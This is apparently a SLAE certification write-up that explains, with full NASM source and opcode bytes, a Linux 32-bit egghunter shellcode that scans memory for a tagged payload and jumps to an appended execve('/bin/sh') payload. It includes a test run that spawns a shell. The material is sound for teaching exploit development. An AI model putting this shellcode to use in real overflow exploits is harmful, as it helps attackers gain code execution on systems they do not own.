Writing a Linux 32-bit (IA-32) Egghunter Shellcode using NASM Assembler

Author: Hussien Yousef
Email: h.yousef0@outlook.com
Date: 27 November, 2017

SLAE

[0x00] Theory:

Some times in overflow exploits, where it is possible to control the instruction pointer to point somewhere in memory, the addresses available within the registers might point to only a small area which you can control. In these cases, neither of the bind or reverse shellcodes will fit due to their relatively big size. In that situation, the idea of an egghunter shellcode becomes handy, which is a small sized shellcode that serves no purpose but to search memory for the actual shellcode (egg) and jump to the start address of that location, to overcome the size issue.

[0x01] NASM Implementation:

The following is an egghunter in NASM Assembly:

```
; Egghunter
; By Hussien Yousef
global _start

section .text
_start:
xor edx, edx
next_page:
or dx, 0xfff
next_addr:
inc edx
lea ebx, [edx+0x4]
push byte 0x21
pop eax
int 0x80
cmp al, 0xf2
jz next_page
mov eax, 0x50905090
mov edi, edx
scasd
jnz next_addr
scasd
jnz next_addr
jmp edi

; spawn /bin/sh payload
egg_tag: dd 0x50905090, 0x50905090
payload:
xor eax, eax
xor ecx, ecx
xor edx, edx
mov al, 11
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
int 0x80
```

Now we will explain the previous assembly code so it becomes easier to understand. First of all, since we are going to search memory, we will use “edx” as the pointer to memory, and we shall assign it a start address of the first page which is 0x1000 with the following instructions:

```
xor edx, edx
next_page:
or dx, 0xfff
next_addr:
inc edx
```

Next, we will use the “access” system call (syscall number 33) to check if we have access to the first address within the page using the following instructions:

```
lea ebx, [edx+0x4]
push byte 0x21
pop eax
int 0x80
```

Then, we need to check the return of the “access” function, if we get an error it means we don’t have access to that memory location and we jump back to “next_page” to add 0x1000 to the current page and check the page after it which is 0x2000 and so on.

```
cmp al, 0xf2
jz next_page
```

If we pass this jump, it means we do have access to the contents of the memory, then we need to check if the contents at the memory location is “0x90509050” which is a tag we have put twice before our egg (shellcode):


```
mov eax, 0x50905090
mov edi, edx
scasd
jnz next_addr
```

In the previous code, the tag is loaded in “eax”, and the memory address to check is moved to “edi”, then “scasd” is executed. This instruction will check if the memory contents at the address at “edi” contains the information at “eax”, if they are not equal, then the zero flag will be equal 0, hence it will jump to “next_addr”, which will repeat the process for checking the next memory address within the current page. However, if the zero flag = 1, then we will pass this check, and scasd will add 4 to the memory address at “edi”. So another call to scasd will check if the consecutive memory address, after the 4 bytes we checked, contains the tag which is achieved with the following:

```
scasd
jnz next_addr
jmp edi
```

So what will happen is, if the contents of the memory did not contain the tag we are looking for, we will jump to check the next address and so forth. However, if it contains what we want, then this means that we found two tags after each other that match our egg’s signature, and “edi” will be pointing to the start address of the egg (shellcode), so a jump will take EIP to shellcode and our shellcode gets executed.

Assembling and linking the code, will produce the executable for the assembly code we have written. Running the code will spawn “/bin/sh” which marks a successful egghunter execution as the following figure indicates:


```
sl4e@sl4e-VirtualBox:~/Desktop/exam/ass3$ ./egghunter
$ id
uid=1000(sl4e) gid=1000(sl4e) groups=1000(sl4e),4(adm),24(cdro
sambashare)
$ 
```

[0x03] Egghunter Shellcode:
The OPCODES for the shellcode we tested previously is the following:

```
\
x31\xd2\x66\x81\xca\xff\x0f\x42\x8d\x5a\x04\x6a\x21\x58\xcd\x80\x3c\xf2\x74\xee\xb8\x9
0\x50\x90\x50\x89\xd7\xaf\x75\xe9\xaf\x75\xe6\xff\xe7
```

This small shellcode will search memory for another shellcode with the following tag perpended to it “\x90\x50\x90\x50\x90\x50\x90\x50”, once it finds it, it will jump to its start address (will be executed). The egg format should be as demonstrated in the following diagram:

0x90509050 (TAG) 4 Bytes	0x90509050 (TAG) 4 Bytes	Shellcode (egg) Any number of bytes

[0x05] References:
All the files and source codes related to this publication, are available at:
https://github.com/alph4w0lf/Shellcoding/tree/master/nasm/egghunter

The source of the egghunter code explained in this publication is based on a sample and a publication available on:
http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf